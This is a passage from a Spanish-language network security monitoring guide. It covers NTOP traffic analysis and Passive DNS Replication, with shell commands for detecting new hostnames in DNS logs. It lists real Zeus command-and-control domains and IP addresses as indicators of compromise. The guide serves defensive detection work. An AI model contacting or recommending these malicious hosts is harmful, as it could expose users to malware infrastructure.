harán que el umbral de tráfico se dispare repentinamente y podría generar una alerta cuando se trata de tráfico lícito.

Por un lado la herramienta *NTOP* ofrece datos globales sobre las diferentes redes monitorizadas. En la siguiente imagen se observa cantidad de datos enviados y recibidos tanto de TCP, como UDP e ICMP, protocolos que requieren un control de manera global:

213 **MRTG**
http://oss.oetiker.ch/mrtg/




Ilustración 72. Volumen de tráfico, gráfica global.

Además, la herramienta ofrece gráficas detalladas del volumen de tráfico en el tiempo:




Ilustración 73. Datos de volumen de tráfico por periodos de tiempo

Se observa cómo, en la imagen anterior, en la red monitorizada en el último gráfico existe un pico de tráfico. Si no es conocida la causa este hecho requiere una investigación. En este caso, se trata de un escaneo de puerto realizado en una de las máquinas de la red monitorizada.

Pero quizá una de las representaciones que más puede ayudar a un analista de seguridad para ver si existe actividad extraña en la red, es el cuadrante ofrecido por *NTOP* donde se puede visualizar de manera rápida qué equipos son los que más volumen de tráfico tienen durante ese periodo, apoyado con información de geolocalización.




Ilustración 74. Información Geolocalizacion

Otro ejemplo visual de la distribución de protocolos lo ofrece la herramienta *NTOP* en el siguiente cuadro:

Global Protocol Distribution

Protocol	Data	Percentage			
IP	122.2 MBytes	97.6%	TCP	119.6 MBytes	97.9%
			UDP	1.9 MBytes	1.6%
			ICMP	67.3 KBytes	0%
			ICMPv6	2.5 KBytes	0%
			IGMP	5.0 KBytes	0%
			Other IP	762.8 KBytes	0%
(R)ARP	316.2 KBytes	0%			
IPv6	128.9 KBytes	0%			





Ilustración 75. NTOP. Distribución de protocolos

De manera rápida, en el gráfico anterior, es posible ver sobre todo el volumen de protocolos como ICMP, IGMP, ICMPv6 y otros protocolos IP. Si en algunos de estos protocolos que no son TCP y UDP se observa un incremento considerable se debe efectuar un análisis detallado. Otro tipo de gráficas de mucha utilidad, que ofrece NTOP, son las de histórico por protocolos, como las siguientes para UDP:






Ilustración 76. *NTOP*. Gráficas UDP

Resulta interesante visualizar y conocer este tipo de gráficas, su forma habitual, ya que un cambio de forma será detectado por el analista de manera rápida y visual.

Distribución del tráfico por servicio

Dentro de la organización existen diferentes tipos de servicios y protocolos permitidos y otros que no deberían existir dado que por seguridad, se debe tener definida una política en la organización que defina los servicios que pueden utilizarse y aquellos que no. Para comprobar que las reglas de filtrado están funcionando de manera correcta o que no existe ninguna APT intentando extraer información mediante diferentes tipos de protocolos, se precisa ver los protocolos que tienen presencia en nuestra red y el volumen del tráfico de los protocolos permitidos. A continuación se observa un gráfico con la distribución por protocolos a nivel de aplicación que realiza la herramienta *NTOP*.




Ilustración 77. Protocolos de red

Revisando el gráfico anterior un analista puede observar, como hecho destacable, que la red durante ese periodo monitorizado ha generado antes de las 11:00

tráfico FTP. Si se desconoce a qué es debido este tráfico debe investigarse qué máquina ha generado este tráfico y hacia donde. Si se trata de un equipo de usuario, es probable que se trate de una descarga, pero si se trata de un servidor Web en la DMZ requiere que se priorice la investigación, por el activo del que se trata y por su exposición a Internet.

6.2.1.4. Capa de Aplicación

6.2.1.4.1. Capa de Aplicación. DNS

Passive DNS Replication

La técnica de *Passive DNS Replication*[214] consiste en hacer una reconstrucción parcial de la información disponible globalmente como parte del servicio DNS en una base datos para, a posteriori, poder indexarla y consultarla. Esta base de datos mostrará información sobre cómo varían los dominios a lo largo del tiempo, lo que nos permite detectar por ejemplo ataques de tipo *phishing* y otros tipos de cambios "no autorizados" de DNS. Disponer de una réplica en pasivo del DNS de nuestra organización nos puede ayudar a ver qué nombres de dominio maliciosos se están solicitando desde dicha organización como medida complementaria para combatir el *malware*. En definitiva, se trata de una herramienta para recopilar de manera pasiva los registros DNS para ayudar en la gestión de incidentes, la monitorización de la seguridad de la red y en general, los análisis forenses.

Casos de utilidad del Passive DNS Replication:

Búsqueda por histórico de dominio o IP cuando trabajamos sobre un incidente de seguridad, es decir, dónde apuntaba un determinado dominio en el pasado. Por ejemplo podemos saber si un dominio ha cambiado de lugar su Web. Este cambio de lugar puede haber sido utilizado por atacantes para dirigirnos a páginas maliciosas. Podría suceder que una compañía detecta presencia de un *malware*

214 **Replicación pasiva de DNS. Introducción**
http://www.securityartwork.es/2012/11/14/replicacion-pasiva-de-dns-introduccion/

comunicándose con *dominiomalicioso.com* y en el momento actual está resolviendo la IP aaa.aaa.aaa.aaaa. Monitorizando el tráfico de la organización, podemos detectar qué equipos están comunicándose con esa IP actualmente, limpiarlos y pensar que se tiene solucionado el problema. Sin embargo, si se observa los registros del *Passive DNS Replication* solicitando ese dominio se puede obtener un histórico similar al siguiente[215]:

```
FirstSeen   | LastSeen  | TYPE | TTL |           Query            |     Answer
-------------------------------------------------------------------
 2013-12-01 | 2013-12-12 | A |   60 | dominiomalicioso.com |   bbb.bbb.bbb.bbb
 2013-12-12 | 2013-12-15 | A |   60 | dominiomalicioso.com |        127.0.0.1
 2013-12-15 | 2013-12-31 |   A |   60 | dominiomalicioso.com | aaa.aaa.aaa.aaa
```

Como se ve, anteriormente *dominiomalicioso.com* respondía a la IP bbb.bbb.bbb.bbb, y si buscamos en el tráfico de nuestra compañía conexiones con esta dirección IP, podremos comprobar si aún existen equipos inicialmente infectados.

Qué nombres resuelve un determinado servidor de nombres; podemos buscar signos de compromiso en los dominios que resuelve un servidor si sospechamos que el mismo servidor pueda estar comprometido.

Qué dominios apuntan a una sola dirección IP; en el caso de que nos encontremos con servidores de alojamiento compartido, si uno de los dominios alojados ha sido comprometido, es posible que el resto de los dominios alojados en el mismo servidor se hayan visto también comprometidos.

En un ejemplo práctico se puede suponer que se tiene un indicador de tráfico malicioso (*Command and Control*) detectado hacia una IP en el puerto 80. Buscando en el tráfico de nuestra compañía se muestra un montón de equipos cliente comunicándose con esa IP, y se podría pensar que toda la empresa está comprometida. Una búsqueda en nuestra base de datos del *Passive DNS* podría mostrarnos que esa IP en cuestión tiene más de 200 sitios Web alojados e incluso vemos un sitio Web alojado sobre esa IP que nos es familiar y que sabemos que muchos usuarios en nuestra compañía lo visitan de manera legítima diariamente.

215 **Passivedns**
https://github.com/gamelinux/passivedns

Esta consulta a la base de datos nos arrojaría más luz sobre este incidente en concreto.

Qué subdominios tienen una longitud excesiva; es práctica habitual por parte del *malware* utilizar subdominios con un tamaño superior a la longitud habitual. Mediante *Passive DNS* es posible acceder a subdominios cuya longitud sea superior a cierto umbral.

Qué subdominios tiene un dominio determinado; nos proporciona una funcionalidad parecida a la antigua transferencia de zona de DNS.

Por ejemplo se sabe que **.dominiomalicioso.com* son dominios frecuentemente usados por *malware* y que sus subdominios cambian de manera aleatoria[216]. Monitorizando a través del *Passive DNS* las conexiones que se hacen a un cierto listado de dominios y subdominios previamente definidos podrían alertarnos cuando se acceda a algún dominio/subdominio de ese listado y mejorar así la detección.

En un caso práctico, el uso del *Passive DNS* es muy útil para rastrear IPs y dominios de *Command and Control*. Con una dirección IP de un *Command and Control* conocido se puede analizar los dominios que utiliza, puesto que en el caso del *troyano* **Zeus** actúan sobre series de dominios. En el ejemplo que muestra Rod Rasmussen[217] en su presentación sobre **Zeus**, parte de una *Command and Control* con dirección IP, 94.63.244.32, que en ese momento tiene alojados 6 hosts tal y como muestra la imagen a continuación:

216 **Practical Usage of Passive DNS Monitoring for E-Crime Investigations**
http://conferences.npl.co.uk/satin/presentations/satin2011slides-Rasmussen.pdf
217 **Internet Identity**
http://www.Internetidentity.com/

Below is a list of all ZeuS Hosts which are currently hosted on this IP address.

Hosts on this IP address

Dateadded	CC	FU	Host	Status	Files online	Registrar	Nameserver(s)
2011-03-08	CC		bigupdate.ru	online	0	REGTIME-REG-RIPN	ns1.nameself.com | ns2.nameself.com
2011-03-08	CC		bigupdatings.ru	online	0	REGTIME-REG-RIPN	ns1.nameself.com | ns2.nameself.com
2011-03-07	CC		bigupdater.ru	online	0	REGTIME-REG-RIPN	ns1.nameself.com | ns2.nameself.com
2011-03-07	CC		bigupdates.ru	online	0	REGTIME-REG-RIPN	ns1.nameself.com | ns2.nameself.com
2011-03-07	CC		bigupdating.ru	online	0	REGTIME-REG-RIPN	ns1.nameself.com | ns2.nameself.com
2011-03-07	CC		bigupdaters.ru	online	0	REGTIME-REG-RIPN	ns1.nameself.com | ns2.nameself.com

# of Host on this IP address: **6**

Ilustración 78. Listado de host Zeus

Si consultamos el histórico del *Passive DNS* se puede comprobar que aparecen bajo esa misma IP hasta 13 registros. Incluso se puede averiguar algo más, y es que uno de esos nuevos dominios detectados para nuestro *Command and Control*, **topupdates.ru**, nos lleva a **dos nuevas IPs** tal y como se puede ver en la siguiente imagen:

Found 13 records

IP Address	ASN	BGP Netblock	First Seen	Host/Domain
94.63.244.32	49469	94.63.244.0/24	2011-03-02 06:55:57	bigupdate.ru
94.63.244.32	49469	94.63.244.0/24	2011-03-10 01:28:05	bigupdate1.ru
94.63.244.32	49469	94.63.244.0/24	2011-03-05 11:14:42	bigupdater.ru
94.63.244.32	49469	94.63.244.0/24	2011-03-04 22:31:11	bigupdaters.ru
94.63.244.32	49469	94.63.244.0/24	2011-03-03 03:50:22	bigupdates.ru
94.63.244.32	49469	94.63.244.0/24	2011-03-05 07:03:41	bigupdating.ru
94.63.244.32	49469	94.63.244.0/24	2011-03-08 22:03:12	bigupdatings.ru
94.63.244.32	49469	94.63.244.0/24	2011-03-03 07:04:40	hotupdating.ru
94.63.244.32	49469	94.63.244.0/24	2011-03-10 23:57:28	topupdate.ru
94.63.244.32	49469	94.63.244.0/24	2011-03-13 08:38:09	topupdater.ru
94.63.244.32	49469	94.63.244.0/24	2011-03-15 23:38:01	topupdaters.ru
94.63.244.32	49469	94.63.244.0/24	2011-03-11 22:47:02	topupdates.ru
94.63.244.32	49469	94.63.244.0/24	2011-03-19 07:18:06	www.bigupdater.ru

Found 3 records

Host/Domain Name	First Seen	IP	ASN	BGP Netblock
topupdates.ru	2011-03-28 00:35:07	94.63.149.52	42741	94.63.149.0/24
topupdates.ru	2011-03-18 01:40:39	86.55.140.204	49469	86.55.140.0/24
topupdates.ru	2011-03-11 22:47:02	94.63.244.32	49469	94.63.244.0/24

Ilustración 79. Descubrimiento nuevas IPs implicadas en Zeus

Otro ejemplo práctico y útil para el tratamiento de datos procedentes de nuestros registros DNS sería, tal y como indican en **ISC Diary**[218] un *script* que, consultando nuestros registros DNS notificará cuales son los 10 nuevos *hostnames* encontrados

218 **A Poor Man's DNS Anomaly Detection Script**
https://isc.sans.edu/diary/A+Poor+Man%27s+DNS+Anomaly+Detection+Script/13918

cada día para detectar posibles anomalías. Suponiendo que los logs de las peticiones DNS se guardan en ficheros de nombre *query.log.** donde * es un número (en el ejemplo citado los *logs* son rotados cada hora), para extraer los h*ostnames* de esos logs usaremos el siguiente script:

```
cat query.log.*| sed –e ‘s/.*query: //’ | cut –f 1 –d’ ‘ | sort | uniq –c | sort –k2 > oldlog
```

Aplicamos el mismo procedimiento para el log actual:

```
cat query.log| sed –e ‘s/.*query: // | cut –f 1 –d’ ‘ | sort | uniq –c | sort –k2 > newlog
```

Para encontrar las entradas en *newlog* que no están incluidas en *oldlog* ejecutaremos lo siguiente:

```
join -1 2 -2 2  -a 2 oldlog newlog > combined
```

Tal y como nos dicen en el ejemplo, *combined* incluirá las líneas de ambos ficheros así como las líneas que solo se encuentran en *newlog*. Para eliminar las líneas que se encuentran en ambos ficheros se hará lo siguiente:

```
Cat combined | egrep –v ‘.* [0-9]+ [0-9]+$’ | sort –nr –k2 | head -10
```

Al final se tienen ordenados los *hostnames* por frecuencia y se pide que nos devuelva el top 10. Aunque existen bases de datos de consulta pública como **BFK-dnslogger** [219], lo recomendable es montar nuestro propio sistema de replicación pasiva de DNS[220] en local para así no depender de terceros y disponer de información fidedigna que afecte directamente a nuestras redes. La herramienta *Passivedns* [221], permite monitorizar el tráfico desde una interfaz o desde un fichero *pcap* capturado y muestra a la salida en un *log* las respuesta del servidor DNS. Esta herramienta funciona tanto sobre tráfico IPv4 y como tráfico IPv6 y procesa tráfico DNS sobre TCP y UDP.

219 **BFK-dnslogger**
http://www.bfk.de/bfk_dnslogger_en.html
220 **Passive DNS Replication**
http://www.enyo.de/fw/software/dnslogger/first2005-paper.pdf
221 **Passivedns**
https://github.com/gamelinux/passivedns

Comentar que herramientas como *Passive DNS query tool*[222] pueden ser utilizadas para hacer consultas tanto a nuestra propia base de datos como a cualquiera de las bases de datos públicas que existen accesibles en Internet (**DNSParse, ISC, BFK, CERTEE…**). Con este conjunto de herramientas se podrá disponer de nuestra propia replicación del árbol DNS y registrar estos datos en la base de datos de manera totalmente anónima, indicando sólo los siguientes datos: Pregunta, Respuesta, Clase de la respuesta, Primera aparición, Última aparición.

La localización de nuestro sensor *Passive DNS* debería ser similar a[223] como se muestra en la siguiente imagen en la que se detalla el proceso de resolución de nombre por parte del servidor de nombres cuando se solicita la Web de www.csirtcv.gva.es:




Ilustración 80. Localización del sensor Passive DNS

222 **Passive DNS query tool**
https://code.google.com/p/passive-dns-query-tool/
223 **Replicación pasiva de DNS II**
http://www.securityartwork.es/2013/05/02/replicacion-pasiva-de-dns-ii/

Un ejemplo de la interfaz gráfica del *Passive DNS* con *Passivedns*[224], se muestra en la siguiente imagen:




Ilustración 81. Interfaz gráfica PassiveDNS

En la siguiente imagen vemos la posibilidad de realizar consultas avanzadas:

